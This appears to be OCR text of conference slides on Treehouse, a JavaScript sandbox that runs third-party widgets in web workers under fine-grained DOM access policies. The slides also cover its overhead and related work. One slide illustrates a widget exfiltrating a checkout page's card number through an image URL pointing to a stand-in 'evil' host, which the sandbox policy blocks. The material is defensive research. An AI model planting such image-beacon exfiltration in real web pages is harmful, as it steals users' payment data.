
```
<script src="policy.js"
  type="text/x-treehouse-javascript"
  data-treehouse-sandbox-policy
  data-treehouse-sandbox-name="widget"
></script>
```

Finally, he customizes the sandbox's security policy to restrict the source of images in its virtual DOM.

```
{
  '!elements': {
    '!attributes': {
      '*': {
        src: function (name, newValue, prevValue) {
          // true if newValue begins with 'https://books.com'
          return newValue.match(/^https:\/\/books.com/) !== null;
        }
      }
    }
  }
}
```


https://books.com/checkout.html
Payment information
Credit card number
1234 5678 9012 3456
Expiration date
6/12
Security code
123
Check out
<script src="https://books.com/checkout.js">
Web Worker
TreeHouse
Virtual DOM
Application Access Control Policy
<script type="text/x-treehouse-javascript" src="https://cdn.com/widget.js">
books.com
checkout.html
checkout.js
cdn.com
widget.js


https://books.com/checkout.html
Payment information
Credit card number
1234 5678 9012 3456
Expiration date
6/12
Security code
123
Check out
<script src="https://books.com/checkout.js">
Web Worker
TreeHouse
Virtual DOM
Application Access Control Policy
<script type="text/x-treehouse-javascript" src="https://cdn.com/widget.js">
books.com
checkout.html
checkout.js
cdn.com
widget.js


Web Worker
TreeHouse
?
X
Virtual DOM
Application Access Control Policy
<img src="https://evil.c /pwn.gif?num=123...">
<script type="text/x-treehouse-javascript" src="https://cdn.com/widget.js">

Treehouse has some limitations.

Treehouse has some limitations.

It cannot virtualize synchronous browser API elements that cannot be faked in a worker.

Treehouse has some limitations.

It cannot virtualize synchronous browser API elements that cannot be faked in a worker.

Sandboxes may not share DOM nodes.

Treehouse has some limitations.

It cannot virtualize synchronous browser API elements that cannot be faked in a worker.

Sandboxes may not share DOM nodes.

Treehouse assumes that the DOM is not available in the worker.

Adapting existing code to run in Treehouse requires moderate effort in some cases.

We ported two libraries to Treehouse:

Zepto (1002 lines of code): Added 2 lines

Prototype (4955 lines of code): Changed 18 lines

Development is complicated by a lack of tools in some browsers; only Chrome and IE support debugging workers.

The time it takes to first load a page in the user's browser is a critical metric.

Treehouse's setup delays the initial page load by 132-350 ms, depending on the browser.

Populating the virtual DOM adds an additional delay that varies with its size.

For example, loading a 120KB page in Treehouse takes an additional 757-1218 ms.

First, the bad news...

DOM access can be up to **120,000×** slower

...but there's good news too.

Guest code runs at native speed when not interacting with the DOM.

The call that incurred a 120,000× slowdown in Treehouse costs 26ms per call on average.


Accessing the DOM can take up to a second.

While Treehouse's DOM overhead is disastrous in relative terms, its absolute overhead is tolerable in most cases.


If your application must load quickly, or is DOM-bound, Treehouse may not be for you.

However, we think Treehouse will work for many real-world web application workloads.

DOMTRIS



DOMTRIS in Treehouse



New browsers and browser modifications

Atlantis [Mickens & Dhawan SOSP11],
BEEP [Jim et al. WWW07],
BFlow [Yip et al. EUROSYS09],
ConScript [Meyerovich & Livshits SP10],
Gazelle [Wang et al. SEC09],
IBOS [Tang et al. OSDI10],
MashupOS [Wang et al. SOSP07],
OMash [Crites et al. CCS08],
Tahoma [Cox SP06]

Frame-based isolation

AdJail [Ter Louw et al. SEC10],
OMOS [Zarandioon et al. ACSAC08],
SMash [De Keukelaere et. al WWW08], SubSpace [Jackson & Wang WWW07]

Language-based approaches

ADSafe [Crockford],
Browsershield [Reis et al. OSDI06],
Caja [Miller et al.],
FBJS [Facebook],
JSReg [Heyes],
[Barth et al. SEC09],
[Maffeis et al. ESORICS09, SP10]

Related mechanisms

AdSentry [Dong et al. ACSAC11],
Bawks [Theriault],
dom.js [Gal et al.],
JSandbox [Grey],
jsdom [Insua et al.],
js.js [Terrace et al. WebApps12],
Mugshot [Mickens et al. NSDI10],
Native Client [Yee et al. SP09],
Xax [Douceur et al. OSDI08]

Browsers can help with Treehouse's limitations, but an equivalent native mechanism would be better.

Treehouse contains and controls JavaScript code at fine grain and can be deployed now.

Its overhead is tolerable, and porting to Treehouse requires moderate effort.

https://github.com/lawnsea/Treehouse
lawnsea@gmail.com
@lawnsea